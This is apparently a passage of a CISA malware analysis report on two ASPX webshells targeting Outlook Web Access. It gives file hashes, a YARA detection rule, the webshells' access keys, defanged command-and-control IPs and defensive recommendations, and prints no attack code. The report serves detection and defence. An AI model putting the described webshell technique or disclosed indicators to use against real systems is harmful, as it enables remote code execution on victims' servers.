Type ASCII text, with no line terminators
MD5 1a0e111e60e543810423ef073b545c77
SHA1 23cb74b530c49837595d766492279cc0cdc4692d
SHA256 47dacb8f0b157355a4fd59ccbac1c59b8268fe84f3b8a462378b064333920622
SHA512 78a6e59bb9d9320d39249ee8ae94431a7cda608476f0adc9358e558b535ceccf12e219af16b14a40948986a01ad9128f8cf0240cde866197570fd70772e92d1c
ssdeep 3:6DZXA/fTGYpEHJCpHT55bct7fk8fwM2aA793nJKAqTGwPW1kyKN+1Ucv2+:6e3q+ugFIt7M8fwM/A7zKAqK6ykycKUU
Entropy 5.673036
Malware Result unknown
Antivirus
Huorong Backdoor/ASP.WebShell.aa
YARA Rules
  • rule CISA_10430311_03 : ASPX_WEBSHELL webshell
    {
       meta:
           author = „CISA Code & Media Analysis“
           incident = „10430311“
           date = „2023-03-21“
           last_modified = „20230404_1230“
           actor = „n/a“
           family = „ASPX Webshell“
           Capabilities = „n/a“
           Malware_Type = „webshell“
           Tool_Type = „n/a“
           description = „Detects OWA targeting ASPX Webshell samples“
           sha256_1 = „6dcc7b5e913154abac69687fcfb6a58ac66ec9b8cc7de7afd8832a9066b7bdde“
           sha256_1 = „47dacb8f0b157355a4fd59ccbac1c59b8268fe84f3b8a462378b064333920622“
       strings:
           $s1 = { 5a 30 32 6a 77 36 43 36 63 55 }
           $s2 = { 5a 38 49 30 32 38 33 6e 77 38 }
           $s3 = { 4f 57 41 77 65 62 63 6f 6e 66 69 67 }
           $s4 = { 54 55 43 53 4f 4e }
           $s5 = { 65 76 61 6c }
       condition:
           3 of them
    }
ssdeep Matches

No matches found.

Description

This artifact is an ASPX webshell that is designed to execute remote JavaScript code on the system. The attacker must authenticate to the webshell client with the key „OWAwebconfig“ before executing the remote code. The ‚unsafe‘ context keyword is intentionally obfuscated to bypass security protocols.

Screenshots


6dcc7b5e913154abac69687fcfb6a58ac66ec9b8cc7de7afd8832a9066b7bdde

Tags

backdoorwebshell

Details

–>

Name ConfigLogin.aspx
Size 169 bytes
Type ASCII text, with no line terminators
MD5 a33354d598b58f2e55eb3619c3465f24
SHA1 e1c6f76085234554e9a47b61105cd45981eb35d2
SHA256 6dcc7b5e913154abac69687fcfb6a58ac66ec9b8cc7de7afd8832a9066b7bdde
SHA512 180ee1378ff6ffd8b28c39208d8abb617e263defc74f6781f9f8efa373fd62c3aa0b99a4b77cf44432f9bfe4fd80f40620ffb884af2e440491d007b2e41e4d96
ssdeep 3:6DZX6VeeTEdYpEHJCpRZT55bcRRt+ek8fwM2aA42qPJKMWmdeuufKVeM+1Ucv2+:6NeTG+ug/JIi8fwM/A7qxKMWmgZMKUeb
Entropy 5.682974
Malware Result unknown
Antivirus
Huorong Backdoor/ASP.WebShell.aa
YARA Rules
  • rule CISA_10430311_03 : ASPX_WEBSHELL webshell
    {
       meta:
           author = „CISA Code & Media Analysis“
           incident = „10430311“
           date = „2023-03-21“
           last_modified = „20230404_1230“
           actor = „n/a“
           family = „ASPX Webshell“
           Capabilities = „n/a“
           Malware_Type = „webshell“
           Tool_Type = „n/a“
           description = „Detects OWA targeting ASPX Webshell samples“
           sha256_1 = „6dcc7b5e913154abac69687fcfb6a58ac66ec9b8cc7de7afd8832a9066b7bdde“
           sha256_1 = „47dacb8f0b157355a4fd59ccbac1c59b8268fe84f3b8a462378b064333920622“
       strings:
           $s1 = { 5a 30 32 6a 77 36 43 36 63 55 }
           $s2 = { 5a 38 49 30 32 38 33 6e 77 38 }
           $s3 = { 4f 57 41 77 65 62 63 6f 6e 66 69 67 }
           $s4 = { 54 55 43 53 4f 4e }
           $s5 = { 65 76 61 6c }
       condition:
           3 of them
    }
ssdeep Matches

No matches found.

Description

This artifact is an ASPX webshell that is designed to execute remote JavaScript code on the system. The attacker must authenticate to the webshell client with the key „TUCSON“ before executing the remote code. The ‚unsafe‘ context keyword is intentionally obfuscated to bypass security protocols.

Screenshots


Relationship Summary

334c2d0af1… Connected_To 179[.]60[.]147[.]4
179[.]60[.]147[.]4 Connected_From 334c2d0af191ed96b15095a4a098c400f2c0ce6b9c66d1800f6b74554d59ff4b
79a9136eed… Connected_To 108[.]62[.]118[.]160
108[.]62[.]118[.]160 Connected_From 79a9136eedbf8288ad7357ddaea3a3cd1a57b7c6f82adffd5a9540e1623bfb63

Recommendations

CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization’s systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.

  • Maintain up-to-date antivirus signatures and engines.
  • Keep operating system patches up-to-date.
  • Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
  • Restrict users‘ ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
  • Enforce a strong password policy and implement regular password changes.
  • Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
  • Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
  • Disable unnecessary services on agency workstations and servers.
  • Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its „true file type“ (i.e., the extension matches the file header).
  • Monitor users‘ web browsing habits; restrict access to sites with unfavorable content.
  • Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
  • Scan all software downloaded from the Internet prior to executing.
  • Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-83, „Guide to Malware Incident Prevention & Handling for Desktops and Laptops“.

Contact Information

CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://us-cert.cisa.gov/forms/feedback/

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual reverse engineering. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the CISA at 1-844-Say-CISA or CISA Service Desk.

Can I submit malware to CISA? Malware samples can be submitted via three methods:

CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on CISA’s homepage at www.cisa.gov.

Mehr lesen →